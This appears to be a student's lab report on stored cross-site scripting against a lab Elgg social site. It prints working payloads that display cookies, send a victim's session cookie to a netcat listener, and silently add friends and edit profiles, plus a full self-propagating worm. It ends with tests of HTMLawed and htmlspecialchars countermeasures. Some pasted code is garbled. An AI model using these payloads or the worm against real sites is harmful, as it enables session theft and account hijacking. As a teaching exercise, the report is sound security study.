


Task1

Inserted `<script>alert('XSS');</script>` in Alice's brief description field, able to display an alert window when another user views Alice profile.



Task2

Q1. Embed the Javascript code into Bobby's profile (e.g. in the brief description field) and demonstrate that another user visiting it will display the visitor's cookie. Document this using screenshot showing the code and that it is executed.


insert js code into bobby's brief description

Brief description


`<script>alert(document.cookie);</script>`

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Then the alert window display bobby's cookie



Then log in as Sammy and view boby's profile , the alert window display Sammy's cookie



Task3

Q2. Embed the Javascript code into Bobby's profile (e.g. in the brief description field) and demonstrate that when another user visits Bobby's profile that the cookie is sent to the attacker's machine. You will need multiple screenshots and describe what is happening. add inbound rule and set the port to be 80

Inbound rules					Edit inbound rules
Type	Protocol	Port range	Source	Description - optional	
HTTP	TCP	80	0.0.0.0/0	-	
HTTP	TCP	80	::/0	-	
SSH	TCP	22	0.0.0.0/0	-	
Custom TCP	TCP	5555	0.0.0.0/0	-	
Custom TCP	TCP	5555	::/0	-	

then adding script to boby's profile

Edit profile

Display name

Boby

About me

```
<script>
document.write('');
</script>
```

Public

Then use nc -l 5555 -v to listen begin listen to port 5555

and sign in as Samy to view boby's profile

Then we receive Samy's cookie on port 5555

```
[[10/14/20]seed@ip-172-31-90-127:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [202.74.206.230] port 5555 [tcp/*] accepted (family 2, sport 16149)
GET /cookie=Elgg%3Dnltarq8c3nb1rukaqb3dp51sh6 HTTP/1.1
Host: 3.86.106.180:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-3-86-106-180.compute-1.amazonaws.com/profile/boby]
```

Task4:

Q3. Submit screenshots demonstrating that this attack works and include your code.

Edit profile

Display name


Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://ec2-3-86-106-180.compute-1.amazonaws.com/action/friends/add?friend=47"+ts
+token;
//FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-3-86-106-180.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Public


After inserted the script and log in as Bobby, we can see that bobby has no friends yet



Edit profile

Bobby


About me



▼ Friends

No friends yet.

Then we use bobby's account to visit Samy's profile and reload it, we can see that the Firefox's tool indicates that both add-friend and edit Ajax HTTPRequests are constructed.




Samy

About me

Remove friend

Send a message

▼ Friends



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JS

XHR

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媒体

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禁用缓存

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状态	方法	域名	文件	发起者	类型	传输	大小	0 毫秒	640 毫秒
200	GET	ec2-3-86-106-180.c...	favicon-128.png	FaviconLoader.jsm:179 (...)	png	已缓存	4.23 KB	0 毫秒	
200	GET	ec2-3-86-106-180.c...	favicon.svg	FaviconLoader.jsm:179 (...)	svg	已缓存	6.35 KB	0 毫秒	
302	GET	ec2-3-86-106-180.c...	add?friend=47&__elgg_ts=1602851968&__elgg_token=JD5OYDHTAr	samy:70 (xhr)	html		3.47 KB	12.48 KB	252 毫秒

, we can see Samy is already Bobby's friend as Remove friend shown.



Samy

About me

Remove friend

Send a message

Report user

Q4. Explain the purpose of the following two lines:

```
var ts="__elgg_ts="+elgg.security.token.__elgg_ts var
```

This line is for getting a new valid timestamp token and assign the value


```
token="__elgg_token="+elgg.security.token.__elgg_token
```

This line is for getting the valid random token and assign the value.

These are created to validate the request. The secret token will be assigned to the session and will be stored as a cookie and the token has to be obtained.

Q5. If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack? Justify your answer.

It can still launch, the editor mode is only for showing up the code in visual but the js code is still active. to justify my answer, I put js code into the editor mode as below



Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://ec2-3-86-106-180.compute-
1.amazonaws.com/action/friends/add?friend=47"+ts +token;
//FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host", "http://
ec2-3-86-106-180.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded");
```

Edit profile


Edit avatar

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and I log back in as Alice and visit Samy's profile.



Samy


About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://ec2-3-86-106-180.compute-
1.amazonaws.com/action/friends/add?friend=47"+ts +token;
//FILL IN
//Create and send Ajax request to add friend
```

Remove friend

Send a message

Friends



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过滤 URL

状态	方法	域名	文件	发起者	类型	传输	大小	0 毫秒	640 毫秒
200	GET	ec2-3-86-106-180.c...	require.js	script	js	已缓存	0 字节	0 毫秒	0 毫秒
200	GET	ec2-3-86-106-180.c...	elgg.js	script	js	已缓存	0 字节	0 毫秒	0 毫秒
302	GET	ec2-3-86-106-180.c...	add?friend=47&__elgg_ts=1602852837&__elgg_token=yfNcdp8RBHt	samy:84 (xhr)	html	3.65 KB	13.57 KB	249 毫秒	249 毫秒
200	GET	ec2-3-86-106-180.c...	en.is	require.js:1958 (script)	js	已缓存	0 字节	0 毫秒	0 毫秒

We can see that the add friend request is still sent so we can still launch a successful attack.

Task5:

Edit profile

Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+"&name="+userName+"&description=Your+profile+can+be+edited+by+Samy&
accesslevel[description]=2"; //FILL IN
var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-3-86-106-180.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

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Display name

About me

Your profile can be edited by Samy

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Brief description

Q6. Why do we need the line `if(elgg.session.user.guid!=samyGuid)` ?

if basically making sure the same attack will not be apply to Samy himself.

Q7. Remove this line, and repeat your attack. Report what you see using a screenshot and explain your observation.

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Edit profile

Display name

About me

```

<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.session.token.__elgg_ts;
var token="&__elgg_token="+elgg.session.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+"&name="+userName+"&description=Your+profile+can+be+edited+by+Samy&
accesslevel[description]=2"; //FILL IN
var senduri="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid=47; //FILL IN

//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",senduri,true);
Ajax.setRequestHeader("Host","http://ec2-3-86-106-180.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>

```

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When I remove the line ,and save , I return to Samy's profile then the javascript code begin to replace Samy's aboutme to "Your profile can be edited by Samy". Because

`if(elgg.session.user.guid!=samyGuid)` is checking the the user that the code is attack is not Samy, when we remove it , then the js code to perform same attack to Samy as well.

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Task6

Q8. Document your self-propagating worm implemented using the DOM approach and include screenshots showing that it works as well.

Here is the js code for the DOM approach.

```

<script id = "worm" type="text/javascript">
    window.onload = function () {
        var userName=elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
        var token="&_elgg_token="+elgg.security.token._elgg_token;

        //below are variables for worms from instructions
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</\" + \"script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

        var descri="&description=Your+profile+can+be+edited+by+Samy" + wormCode
        +"&accesslevel[description]=2";

        //Construct the content of your url.
        var content=token+ts+"&name="+userName+descri; //FILL IN
        var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/
edit";
        var samyGuid=47;

        if(elgg.session.user.guid!=samyGuid)
        {
            var Ajax=null;
            // Construct the HTTP request to add Samy as a friend
            var friend_sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/
action/friends/add?friend=47"+ts+token;
            Ajax=new XMLHttpRequest();
            Ajax.open("GET",friend_sendurl,true);

            Ajax.setRequestHeader("Host","ec2-3-86-106-180.compute-1.amazonaws.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
            Ajax.send();

            //Create and send Ajax request to modify profile
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);

            Ajax.setRequestHeader("Host","ec2-3-86-106-180.compute-1.amazonaws.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");

            Ajax.setRequestHeader("Cookie",document.cookie);
            Ajax.setRequestHeader("Refere","http://
ec2-3-86-106-180.compute-1.amazonaws.com/profile/"+userName+"/edit");

            Ajax.send(content);
        }
    }
</script>

```

After injected the above code, and log in as Charlie , we can see that now Charlie has no friend and the about me is empty.

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Charlie

Edit profile

Edit avatar

▼ Friends



No friends yet.

Edit profile

Display name


Charlie

About me

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After viewing Samy's profile and refresh the website , we can see that the Firefox's tool indicates that both add-friend and edit Ajax HTTPRequests are constructed.



Samy
About me

Add friend

Send a message

▼ Friends



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状态	方法	域名	文件	发起者	类型	传输	大小	0 毫秒
200	GET	ec2-3-86-106-180.c...	elgg.js	script	js	已缓存	0 字节	0 毫秒
302	GET	ec2-3-86-106-180.c...	add?friend=47&__elgg_ts=1602851516&__elgg_token=Om02hNirp3l	samy:86 (xhr)	html	3.86 KB	13.76 KB	243 毫秒
302	POST	ec2-3-86-106-180.c...	edit	samy:97 (xhr)	html	3.79 KB	13.57 KB	

we can now see that Samy is now Charlie's friend




Charlie

Edit profile

Add widgets

▼ Friends



Then open Charlie's profile then the profile shows the code has already been propagated and the message we modified is also shown.

Edit profile

Display name

Charlie

About me

Your profile can be edited by Samy<script id="worm" type="text/javascript">
window.onload = function () {
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//below are variables for worms from instructions
var headerTag = "<script id='\"'worm'\"' type='\"'text/javascript'\"'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\"' + \"script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var descri="&description=Your+profile+can+be+edited+by+Samy" + wormCode
+"&accesslevel[description]=2";

//Construct the content of your url.
var content=token+ts+"&name="+userName+descri; //FILL IN
var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/edit";
var samyGuid=47;

if(elgg.session.user.oid!=samyGuid)

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Now I log out and log back in as Alice. we can see that Alice's profile is empty and Samy is not her friend.

Edit profile

Display name

Alice

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after visiting Charlie's profile, we can see that the Firefox's tool indicates that both add-friend and edit Ajax HTTPRequests are constructed.




Charlie
About me
Your profile can be edited by Samy

Add friend

Send a message

▼ Friends



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过滤 URL


状态	方法	域名	文件	发起者	类型	传输	大小	0 毫秒	640 毫秒
200	GET	ec2-3-86-106-180.c...	require_contig.js	script	js	已缓存	842 字节	0 毫秒	
200	GET	ec2-3-86-106-180.c...	require.js	script	js	已缓存	0 字节	0 毫秒	
200	GET	ec2-3-86-106-180.c...	elgg.js	script	js	已缓存	0 字节	0 毫秒	
302	GET	ec2-3-86-106-180.c...	add?friend=47&_elgg_ts=1602851805&_elgg_token=EzIroDdQl3pF	charlie:85 (xhr)	html	3.89 KB	13.73 KB	256 毫秒	
302	POST	ec2-3-86-106-180.c...	edit	charlie:96 (xhr)	html	3.88 KB	13.73 KB	251 毫秒	

now Samy is a friend of Alice and the profile of Alice has been filled by Js code and the message we modified.



Alice

▼ Friends



Edit profile

Display name

Alice

About me

Your profile can be edited by Sammy<script id="worm" type="text/javascript">
window.onload = function () {
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//below are variables for worms from instructions
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var descri="&description=Your+profile+can+be+edited+by+Sammy" + wormCode
+"&accesslevel[description]=2";

//Construct the content of your url.
var content=token+ts+"&name="+userName+descri; //FILL IN
var sendurl="http://ec2-3-86-106-180.compute-1.amazonaws.com/action/profile/edit"

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Task7

Q9. Activate only the HTMLawed countermeasure but not htmlspecialchars ; visit any of the victim profiles and describe your observations in your report. Make sure that you describe the reason for your observations.

follow the instruction and activate the HTMLawed

Deactivate	HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT
Deactivate	Invite Friends Adds the ability for users to invite friends through email.
Activate	Legacy URL Support Provides support for URLs used in previous versions of Elgg
Deactivate	Likes Enables users to like content on the site.



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Charlie

About me

Your profile can be edited by Sammy

```
window.onload = function () {  
var userName=elgg.session.user.name;  
var guid="&guid="+elgg.session.user.guid;  
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;  
var token="&__elgg_token="+elgg.security.token.__elgg_token;  
  
//below are variables for worms from instructions  
var headerTag = "";  
var jsCode = document.getElementById("worm").innerHTML;  
var tailTag = "</" + "script>";  
var wormCode = encodeURIComponent(headerTag + jsCode  
+ tailTag);  
  
var descri="&  
description=Your+profile+can+be+edited+by+Sammy" +  
wormCode + "&accesslevel[description]=2";  
  
//Construct the content of your url.  
var content=token+ts+"&name="+userName+descri; //Fill I
```

Friends



Then I logged in as Charlie, we can see that the javascript code that was propagated from Sammy is now just text . This means that the HTMLawed countermeasure has worked and prevented the attack. This is because the HTMLawed will remove all the script tags when the countermeasure discovers them,without script tags, the code is just a bunch of pure text that cannot infect anyone.

Q10: Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report. Again, make sure that you describe the reason for your observations.

follow the instruction , I SSH into the instance and go to
 </var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/> to find the function call
 htmlspecialchars in text.php , url.php , dropdown.php and email.php files. Uncomment the
 corresponding htmlspecialchars function calls in each file.

```
A2 — ssh -i Cybr-XXS.pem seed@ec2-3-86-106-180.compute-1.amazonaws....
GNU nano 2.5.3 File: text.php Modified
```

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

[echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

```
[ Read 14 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

```
A2 — ssh -i Cybr-XXS.pem seed@ec2-3-86-106-180.compute-1.amazonaws....
GNU nano 2.5.3 File: url.php Modified
```

```
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}
```

```
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

```
A2 — ssh -i Cybr-XXS.pem seed@ec2-3-86-106-180.compute-1.amazonaws....
GNU nano 2.5.3 File: dropdown.php Modified
```

```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */

[echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

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A2 — ssh -i Cybr-XXS.pem seed@ec2-3-86-106-180.compute-1.amazonaws...
GNU nano 2.5.3 File: email.php Modified

<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}




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Now both countermeasure has turned on, I'm going to try to perform an attack see if it can prevent attack. lets try to do Posting a Malicious Message to Display Cookies

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But nothing shows up at all , and the js code we used to perform the attack has turned into pure text again by countermeasure again . Because the script tag has been removed again. The htmlspecialchars() method finds all tags which in this case they are defined as special character, the method find all the special character and delete content within the characters to remove all the script tags to turn js code into pure text to prevent XSS attack.